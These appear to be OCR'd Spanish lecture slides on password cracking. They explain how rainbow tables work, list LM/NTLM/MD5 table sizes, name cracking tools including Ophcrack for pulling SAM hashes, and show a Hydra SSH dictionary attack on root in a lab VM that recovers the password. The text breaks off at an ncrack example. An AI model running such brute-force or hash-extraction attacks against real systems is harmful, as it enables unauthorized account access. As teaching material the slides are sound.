
- Rainbow Table
  - ✓Compromiso entre espacio y tiempo.
  - ✓Es un ejemplo practico de space/time tradeoff, usando más tiempo de procesamiento computacional a costa de menos almacenamiento cuando se calcula un hash con cada intento, o menos poder computacional y mas almacenamiento comparado con una simple búsqueda con una entrada por hash.

Comparando


Attack Alternatives
Table Lookup
• Instant result
• Huge storage
• Guaranteed result
Brute-Force
• Time consuming
• No storage
• Guaranteed result
Rainbow Tables
• Almost instant result
• Reasonable storage
• Decryption NOT guaranteed
Thunder Tables
• Almost instant
• Reasonable storage
• Guaranteed result


Generando cadenas

- Función hash (H)
- Funciones de reducción (Ri)



Al final

Textos
Planos
Iniciales




Hashes
finales

estos hashes no son almacenados
pero pueden ser generados y buscados

iaisudhiu -> 4259cc34599c530b1e4a8f225d665802
oxcvioix -> c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf -> 3cd696a8571a843cda453a229d741843
[...]
sodifo8sf -> 7ad7d6fa6bb4fd28ab98b3dd33261e8f


Ejemplo

- PIN de 2 caracteres
- Compuesto por solo los dígitos: 1 2 3 4 5




PIN	HASH
11	6512bd4
12	c20ad4d
13	c51ce41
14	aab3238
15	9bf31c7
21	3c59dc0
22	b6d767d
23	37693cf
24	1ff1de7
25	8e296a0
31	c16a532
32	6364d3f
33	182be0c
34	e369853
35	1c383cd
41	3416a75f
42	a1d0c6e8
43	17e62166
44	f7177163
45	6c8349cc
51	2838023a
52	9a115815
53	d82c8d16
54	a684ecee
55	b53b3a3d


Creando la Rainbow Table





Al final



A buscar: b6d767d









Un pequeño detalle


- Colisiones






Ejemplo

- Función Hash: $h(k) = \lfloor m * (kA \bmod 1) \rfloor$.
- Función reducción: últimos dos dígitos del hash




Solución: Usar diferentes funciones de reducción




Al final


A buscar: 8e296a0



¿Por qué arcoíris?


- Cada una de las columnas usa una función de reducción diferente.
- Si cada función reducción fuera de un color diferente y el texto plano se pone en la parte superior y el hash abajo.
  - ✓Se vería como un arcoiris





Funciones reducción y hash

- Uno de los secretos de esta técnica se encuentra en la funciones de reducción.
- Recordemos que esta función convierte una cadena de caracteres en un conjunto de bits que representa un valor hash.



Características tablas

- LM Rainbow Tables

Tabla	Charset	Long. Texto Plano	Taza de éxito	Tamaño
mm_alpha-numeroc#1-7	alpha-numeric	1 a 7	0.999	3 GB
lm_ascii-32-65-123-4#1-7	ascii-32-65-123-4	1 a 7	0.999	64 GB

ascii-32-65-123-4 = [!"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`{|}~]

- NTLM Rainbow Tables

Tabla	Charset	Long. Texto Plano	Taza de éxito	Tamaño
ntlm_numeric#1-11	numérico	1 a 11	0.999	4 GB
ntlm_numeric#1-12	numérico	1 a 12	0.999	20 GB

numérico = [0123456789 alpha = [ABCDEFGHIJKLMNOPQRSTUVWXYZ]

Características tablas

- NTLM Rainbow Tables

Tabla	Charset	Longitud Texto Plano	Taza de éxito	Tamaño
ntlm_loweralpha#1-8	loweralpha	1 a 8	0.999	6 GB
ntlm_loweralpha#1-9	loweralpha	1 a 9	0.999	56 GB
ntlm_loweralpha-numeric#1-8	loweralpha-numeric	1 a 8	0.999	36 GB
ntlm_loweralpha-numeric#1-9	loweralpha-numeric	1 a 9	0.968	80 GB
ntlm_ascii-32-95#1-6	ascii-32-95	1 a 6	0.999	16 GB
ntlm_ascii-32-95#1-7	ascii-32-95	1 a 7	0.999	128 GB

ascii-32-95 = [!"#$%&'()*+,-./0123456789:;<=>?@ ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`abcdefghijklmnopqrstuvwxyz{|}~]

loweralpha= [abcdefghijklmnopqrstuvwxyz]

Características tablas

- MD5 Rainbow Tables

Tabla	Charset	Longitud Texto Plano	Taza éxito	Tamaño
md5_numeric#1-11	numérico	1 a 11	0.999	4 GB
md5_numeric#1-12	numérico	1 a 12	0.999	20 GB
md5_loweralpha#1-8	loweralpha	1 a 8	0.999	6 GB
md5_loweralpha#1-9	loweralpha	1 a 9	0.999	56 GB
md5_loweralpha-numeric#1-8	loweralpha-numeric	1 a 8	0.999	36 GB
md5_loweralpha-numeric#1-9	loweralpha-numeric	1 a 9	0.968	80 GB
md5_ascii-32-95#1-6	ascii-32-95	1 a 6	0.999	16 GB
md5_ascii-32-95#1-7	ascii-32-95	1 a 7	0.999	128GB

loweralpha-numeric = [abcdefghijklmnopqrstuvwxyz0123456789]


- Referencia
  - ✓ http://project-rainbowcrack.com/table.htm

Implementaciones

- El proyecto RainbowCrack
  - ✓http://project-rainbowcrack.com/
- La herramienta Ophcrack
  - ✓SourceForge
  - ✓http://ophcrack.sourceforge.net/es.index.php

Ophcrack

- Live CD: obtiene los hashes de los archivos SAM y SYSTEM y no se requiere ser administrador.



El top 10 de password crackers

- Aircrack
- Cain & Abel
- John the Rippper
- THC Hydra
- ophcrack
- Medusa
- fgdump
- L0phtcrack
- SolarWinds
- RainbowCrack
- Wfuzz
- Brutus






CRACKEO EN LINEA

Crackeo en línea

- Objetivo
  - ✓ Llevar a cabo un ataque de fuerza bruta/diccionario sin contar con archivos de contraseñas cifradas.

- Ejemplos herramientas
  - ✓ Hydra
  - ✓ Medusa
  - ✓ Ncrack

Escenario pruebas

- Archivo/diccionario con 500 posibles contraseñas
  - ✓ Nombre archivo: diccionario.txt
- Prueba sobre una máquina virtual Linux corriendo en Virtualbox
- Objetivo ataque
  - ✓ Usuario root
  - ✓ IP máquina 10.10.10.10
  - ✓ Protocolo/servicio: ssh

Ejemplo hydra

```
# hydra  -l root  -P dico50  10.10.10.10  ssh

Hydra v6.3 (c) 2011 by van Hauser / THC and David Maciejak
        – use allowed only for legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2011-05-05 16:45:19
[DATA] 16 tasks, 1 servers, 500 login tries (l:1/p:500), ~31 tries per task
[DATA] attacking service ssh on port 22
[STATUS] 185.00 tries/min, 185 tries in 00:01h, 315 todo in 00:02h
[STATUS] 183.00 tries/min, 366 tries in 00:02h, 134 todo in 00:01h
[22][ssh] host: 10.10.10.10 login: root password: toor
[STATUS] attack finished for 10.10.10.10 (waiting for children to finish)
Hydra (http://www.thc.org/thc-hydra) finished at 2011-05-05 16:48:08
#
```

Ejemplo ncrack

```
